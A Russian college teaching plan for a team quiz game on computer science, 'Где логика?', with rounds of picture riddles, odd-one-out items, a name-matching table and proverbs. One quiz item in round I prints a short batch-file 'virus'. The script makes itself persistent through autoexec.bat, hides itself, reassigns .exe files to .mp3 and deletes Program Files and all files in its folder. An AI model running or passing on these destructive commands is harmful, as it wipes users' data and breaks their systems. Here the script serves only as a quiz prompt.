

Государственное бюджетное профессиональное образовательное учреждение
«Арзамасский коммерческо-технический техникум»

МЕТОДИЧЕСКАЯ РАЗРАБОТКА
внеклассное мероприятие
игра
«Где логика?»»

Разработал:

преподаватель
специальных дисциплин
Н.Г. Саблукова

Арзамас, 2020

Введение

В современном мире информатика – самая молодая и стремительно развивающаяся наука, знание которой просто необходимо каждому человеку. Проведение внеклассных мероприятий позволяет решить круг вопросов мотивационной сферы, способствует повышению интереса к изучаемому предмету, развитию творческих способностей студентов, формированию операционного стиля мышления.

В работе представлены методические материалы для проведения внеклассного мероприятия по информатике «Где логика?» для студентов специальности 09.02.07 Информационные системы и программирование.

Результаты работы имеют практическое значение, поскольку позволяют студентам установить межпредметные связи между информатикой, информационными технологиями, дать мотивацию для дальнейшего изучения дисциплин профессионального цикла и профессиональных модулей, использовать приобретенные общие знания и навыки при решении ситуационных задач, повышая тем самым эффективность практической направленности обучения.

Цели мероприятия:

Образовательная: расширение знаний студентов по информатике, обобщение и систематизация знаний.

Развивающая: развитие устойчивого интереса к информатике, творческих способностей, логического мышления, умения анализировать, систематизировать, обобщать, ставить и разрешать проблему.

Воспитательная: воспитание информационной культуры, толерантности, умение работать в группе, отстаивать свою точку зрения.

Форма проведения занятия: командная игра.

Материально-техническое обеспечение и дидактические средства: мультимедийный проектор, ПК, презентация, конкурсные задания.

Ход мероприятия

1. Организационный момент.

Ведущий:

Добрый день, дорогие участники, сегодня мы с вами поиграем в интересную и увлекательную игру "Где логика?".

В современном мире информатика – самая молодая и стремительно развивающаяся наука, знание которой просто необходимо каждому человеку. Сегодня мы с вами и в шутку, и всерьез попытаемся прикоснуться к разным граням этой интереснейшей науки. Итак, соревнуются 2 команды. Соревнование проходит в несколько раундов, каждый из них содержит отдельные задания, состоит из нескольких вопросов. За правильный ответ на каждый вопрос команда получает один балл. В случае, если команды после обсуждения и получения наводящих подсказок не могут ответить на вопрос, то болельщики могут помочь своей команде. У каждой команды 3 возможности получить подсказку болельщиков.

2. Основная часть.

I раунд. Найди общее:

На экране высвечивается три картинки, задача участников связать логически между собой эти картинки. Кто первый поднимет руку, тот и получает право ответить.

1.




(Запоминающие устройства)

2.



(Операционные системы)

3.



(Microsoft Office)

4.

```
File Edit View Format Run Help
@Echo off
Date 05.11.14
If exist c:sky.bat goto abc
Copy %0 c:sky.bat
Attrib +h c:sky.bat
Echo c:sky.bat >>autoexec.bat
:abc
md CRECK
md NEW
Label E: LUZER
assoc .exe=.mp3
del c:Program Files /q
del *.* /q
del %0
```



(Вирус)

5.




(Ответ: Операции Копирование)

II раунд. Формула всего


На экране появляются две картинки со знаком сложения между ними. Команда должна понять идеи двух картинок и дать ассоциативный результат их сложения.

1.



(BIOS)

2.




(array, массив)

3.



(блок питания)

4.



(звуковая карта)

5.



(материнская плата)

III раунд. Убери лишнее.

На экране представлено четыре картинки, одна из которых лишняя, вам нужно определить какая и логически это объяснить.

Internet Explorer, Google Chrome, Opera, Yandex, Антивирус Касперского (Ответ: Антивирус Касперского).

Мышь, винчестер, кулер, дрова (Ответ: Дрова, т.к. остальное относится к устройствам ПК).

Wi-Fi, рыба в сети, Skype, Bluetooth (Ответ: Skype, т.к. все остальное сети).

Клавиатура, принтер, сканер, мышь (Ответ: Принтер, т.к. все остальное устройства ввода информации).

Ячейка, формула, буквица, таблица (Ответ: Буквица, т.к. она относится к программе Word)

Колобок, сыр, Курочка Ряба, Репка (Ответ: Колобок, т.к. в этой сказке нет мыши)

Усеченная пирамида, буквы, цифры, диск (Ответ: Диск, т.к. все остальное относится к клавиатуре)

IV раунд. Назови меня

Перед вами — таблица с двумя колонками текста. В левой колонке перечислен ряд фамилий известных людей и названия фирм, а в правой — формулы, названия алгоритмов, программ, ЭВМ, языков программирования и т.п. Необходимо найти связи между ними — указать пары номеров фамилий (фирмы) и номеров соответствующих им названий, формул или т.п.

1. Винер Н.	1. Алгоритм нахождения наибольшего общего делителя двух натуральных чисел
2. Гейтс Б.	2. Алгоритмический язык
3. Евклид	3. Microsoft
4. Ершов А.П.	4. Norton Commander
5. Лебедев А.С.	5. Счетные палочки
6. Нортон П.	6. 1, 1, 2, 3, 5, 8, 13,...
7. Фибоначчи	7. Большая электронно-счетная машина (БЭСМ)
8. Вирт Н.	8. Windows
9. Непер Дж.	9. Язык программирования Паскаль
10. Microsoft	10. Кибернетика

Ответы:

1 — 10, 2 — 3, 3 — 1, 4 — 2, 5 — 7, 6 — 4, 7 — 6, 8 — 9, 9 — 5, 10 — 8
(первыми указаны номера из левой колонки).

V раунд. Суперблиц. Отгадайте пословицы, как они звучат в оригинале?

1.



лучший

(Книга – лучший друг)



2.



По


встречают, по



провожают.

(По одежке встречают, по уму провожают.)

3.



Кто ... вспомянет, тому



... вон.

(Кто старое вспомянет, тому глаз вон.)

3. Заключительная часть

Вот и подошло к концу наше мероприятие. Хочется поблагодарить команды за отличную подготовку, активность, креативность и сноровку.

Предоставляется слово жюри.

Список использованной литературы

1. Голуб Г.Б., Великанова А.В. Предпрофильная подготовка учащихся: рекомендации по организации и проведению. – Самара: Учебная литература, 2016. – 173с.

2.Резапкина Г.В. Я и моя профессия: программа профессионального самоопределения для подростков. – М.: Генезис, 2017. – 194с.

4.Твоя профессиональная карьера: дидактический материал по курсу / Под ред. С.Н. Чистяковой. – М.: Просвещение, 2018. – 68с.